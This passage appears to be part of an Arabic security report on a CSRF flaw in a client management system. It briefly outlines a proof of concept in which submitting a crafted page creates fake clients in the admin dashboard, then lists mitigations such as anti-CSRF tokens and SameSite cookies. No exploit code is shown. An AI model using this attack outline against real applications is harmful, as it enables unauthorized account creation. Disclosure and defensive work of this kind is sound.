
اختبار إثبات المفهوم (PoC) لـ CSRF

  1. افتح رابط إثبات المفهوم (PoC) لـ CSRF الذي تم إنشاؤه في المتصفح.

  2. تفتح صفحة الويب بزر إرسال.

  3. انقر إرسال، فيتم تنفيذ الطلب وإنشاء عملاء وهميين.

Open PoC in browser Hit submit request

تأكيد إنشاء العملاء الوهميين


  • بعد الإرسال، يظهر العملاء الوهميون في لوحة تحكم المسؤول.

Fake clients created Multiple users created

استراتيجيات التخفيف

لمنع هجمات CSRF، قم بتنفيذ الإجراءات التالية:

  1. رموز CSRF
    • استخدم رموز مكافحة CSRF في جميع إرسالات النماذج وتحقق منها على جانب الخادم.
  2. ملفات تعريف الارتباط SameSite
    • قم بتعيين ملفات تعريف ارتباط الجلسة بسمات SameSite=Strict أو SameSite=Lax.
  3. التحقق من رؤوس Referer و Origin
    • تحقق من رؤوس Referer و Origin قبل معالجة الطلبات.
  4. فحوصات مصادقة المستخدم
    • طلب CAPTCHAs للإجراءات الحرجة لمنع الهجمات الآلية.
  5. تقييد طرق HTTP
    • استخدم POST للإجراءات الحساسة وتجنب معالجة طلبات GET ذات الآثار الجانبية.

الخاتمة

يوضح هذا التقرير كيف يمكن استغلال ثغرات CSRF لإنشاء عملاء غير مصرح بهم في نظام إدارة العملاء. سيساعد تنفيذ استراتيجيات التخفيف المقترحة في تأمين التطبيق ضد مثل هذه الهجمات.


تنزيل الأداة